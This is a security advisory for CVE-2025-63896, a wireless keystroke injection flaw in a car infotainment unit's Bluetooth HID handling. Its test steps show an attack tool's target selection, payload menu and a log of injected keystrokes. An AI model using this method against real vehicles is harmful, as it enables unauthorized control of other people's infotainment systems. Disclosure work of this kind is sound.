

# **JXL Car Infotainment Vulnerability**

CVE-2025-63896

Prepared By: Shubham S. Thorat

December 3, 2025

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Overview . . . . .	2
1.2	Research Team . . . . .	2
1.3	Methodology . . . . .	2
<b>2</b>	<b>Summary</b>	<b>3</b>
<b>3</b>	<b>Detailed Description of the Vulnerabilities and Findings</b>	<b>5</b>
3.1	Vulnerabilities . . . . .	6
3.1.1	Vulnerability 1: Wireless Key Stroke Injection . . . . .	6

# **Chapter 1**

## **Introduction**

## 1.1 Overview

This document summarizes the vulnerabilities identified in the automotive infotainment system during the security assessment. The research focused on evaluating how the infotainment unit communicates, processes external inputs, and exposes interfaces such as BLE. The findings highlight multiple weaknesses that could enable unauthorized access, data leakage, or unintended interaction with infotainment functions.

## 1.2 Research Team

This research was carried out by **Shubham S. Thorat**, an automotive security researcher with over three years of professional experience in wireless communication security, in-vehicle network (IVN) assessments, and hardware-level analysis.

## 1.3 Methodology

The assessment focused on evaluating the infotainment system's BLE interface for unauthorized interaction possibilities. The testing involved analyzing exposed BLE services and characteristics to determine whether they permitted unintended input or command injection. Traffic behavior, pairing mechanisms, and access permissions were reviewed to identify conditions where external devices could transmit unsolicited keystroke-like inputs to the system. All observations were validated through controlled testing to confirm the impact and reproducibility of the identified vulnerabilities.

# **Chapter 2**

## **Summary**

Below table lists the total vulnerabilities identified during the assessment.

Vulnerability Category	Count
High Severity Vulnerabilities	1
Medium Severity Vulnerabilities	0
Low Severity Vulnerabilities	0
Informational Findings	0
<b>Total</b>	<b>1</b>

Table 2.1: Total Vulnerabilities Identified




Figure 2.1: Vulnerability Distribution Bar Graph

Vulnerability ID	Vulnerability	Severity
VUL-001	Wireless Keystroke Injection	High

Table 2.2: List of Vulnerabilities with Severity

# **Chapter 3**

## **Detailed Description of the Vulnerabilities and Findings**

## 3.1 Vulnerabilities

### 3.1.1 Vulnerability 1: Wireless Key Stroke Injection

#### Description :


A vulnerability was identified in the Bluetooth Human Interface Device (HID) handling mechanism of the infotainment system running Android v12.0. The BLE stack and input-processing components accept peripheral devices with insufficient verification, allowing a spoofed HID device to be recognized as a legitimate input source. As a result, the system may process unsolicited keystroke inputs originating from external, non-trusted wireless devices. This behavior exposes the infotainment unit to unauthorized interaction through its BLE interface.

#### Impact :

Successful exploitation allows an attacker within Bluetooth range to inject unauthorized keystrokes into the infotainment system. This can lead to unintended menu navigation, application launches, setting modifications, and interaction with system features without user consent. Although it does not directly affect other vehicle ECUs, it poses a significant risk by enabling remote manipulation of infotainment functions.

#### Test Methodology :

1. After basic reconnaissance, the BLE MAC address of the infotainment system was identified.




2. The target device was scanned using the obtained MAC address to confirm its presence and communication state.

```
Known devices:  
1: Device Name: Firebolt 109, Address: 00:0C:8A:00:00:00  
2: Device Name: Topway, Address: 40:45:0A:32:3F:DC  
3: Device Name: Windows 10 Pro, Address: 00:0C:8A:00:00:00  
4: Device Name: Windows 10 Pro, Address: 00:0C:8A:00:00:00  
5: Device Name: Windows 10 Pro, Address: 00:0C:8A:00:00:00  
6: Device Name: Windows 10 Pro, Address: 00:0C:8A:00:00:00  
7: Device Name: Windows 10 Pro, Address: 00:0C:8A:00:00:00  
  
Do you want to use one of these known devices? (yes/no): yes  
Enter the index number of the device to attack: 2  
  
Would you like to register this device:  
Topway 40:45:0A:32:3F:DC? (y/n) y  
  
Available payloads:  
1: keyboard.txt  
2: mp_payload.txt  
3: payload_example_2.txt  
4: payload_example_1.txt  
5: audio.txt  
6: info.txt  
  
Enter the number of the payload you want to load: 1
```

3. A controlled input sequence was selected to test how the infotainment system handles external BLE-based interactions.

```
File Actions Edit View Help
2023-09-17 08:45:15,608 - NOTICE - Attempting to send letter: V
2023-09-17 08:45:15,617 - NOTICE - Attempting to send letter: G
2023-09-17 08:45:15,627 - NOTICE - Attempting to send letter: a
2023-09-17 08:45:15,631 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,634 - NOTICE - Attempting to send letter: S
2023-09-17 08:45:15,643 - NOTICE - Attempting to send letter: -
2023-09-17 08:45:15,645 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,647 - NOTICE - Attempting to send letter: .
2023-09-17 08:45:15,650 - NOTICE - Attempting to send letter: f
2023-09-17 08:45:15,652 - NOTICE - Attempting to send letter: t
2023-09-17 08:45:15,656 - NOTICE - Attempting to send letter: t
2023-09-17 08:45:15,659 - NOTICE - Attempting to send letter: l
2023-09-17 08:45:15,665 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,667 - NOTICE - Attempting to send letter: m
2023-09-17 08:45:15,670 - NOTICE - Attempting to send letter: n
2023-09-17 08:45:15,672 - NOTICE - Attempting to send letter: .
2023-09-17 08:45:15,673 - NOTICE - Attempting to send letter: s
2023-09-17 08:45:15,676 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,677 - NOTICE - Attempting to send letter: z
2023-09-17 08:45:15,679 - NOTICE - Attempting to send letter: e
2023-09-17 08:45:15,680 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,689 - NOTICE - Attempting to send letter: -
2023-09-17 08:45:15,691 - NOTICE - Attempting to send letter: 6
2023-09-17 08:45:15,693 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,694 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,699 - NOTICE - Attempting to send letter: x
2023-09-17 08:45:15,701 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,701 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,704 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,706 - NOTICE - Attempting to send letter: -
2023-09-17 08:45:15,706 - NOTICE - Attempting to send letter: v
2023-09-17 08:45:15,713 - NOTICE - Attempting to send letter: i
2023-09-17 08:45:15,713 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,713 - NOTICE - Attempting to send letter: 2
2023-09-17 08:45:15,713 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,713 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,721 - NOTICE - Attempting to send letter: 1
2023-09-17 08:45:15,723 - NOTICE - Attempting to send letter: 1
2023-09-17 08:45:15,725 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,727 - NOTICE - Attempting to send letter: 2
2023-09-17 08:45:15,729 - NOTICE - Attempting to send letter: 2
2023-09-17 08:45:15,729 - NOTICE - Attempting to send letter: 7
2023-09-17 08:45:15,730 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,733 - NOTICE - Attempting to send letter: 5
2023-09-17 08:45:15,734 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,736 - NOTICE - Attempting to send letter: p
2023-09-17 08:45:15,736 - NOTICE - Attempting to send letter: 0
2023-09-17 08:45:15,738 - NOTICE - Processing DELAY 300
2023-09-17 08:45:15,740 - INFO - Processing ENTER
2023-09-17 08:45:15,740 - INFO - Processing DELAY 300
2023-09-17 08:45:15,743 - INFO - Processing DELAY 300
```

4. The sequence was then transmitted to the target, allowing observation of how the system processes unsolicited keystroke-like inputs.



**Note:** The device uses minimal pairing security, relying only on a simple Yes/No confirmation.

**CVSS Base Vector: Base Core:7.6**

AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

**CVE-2025-63896**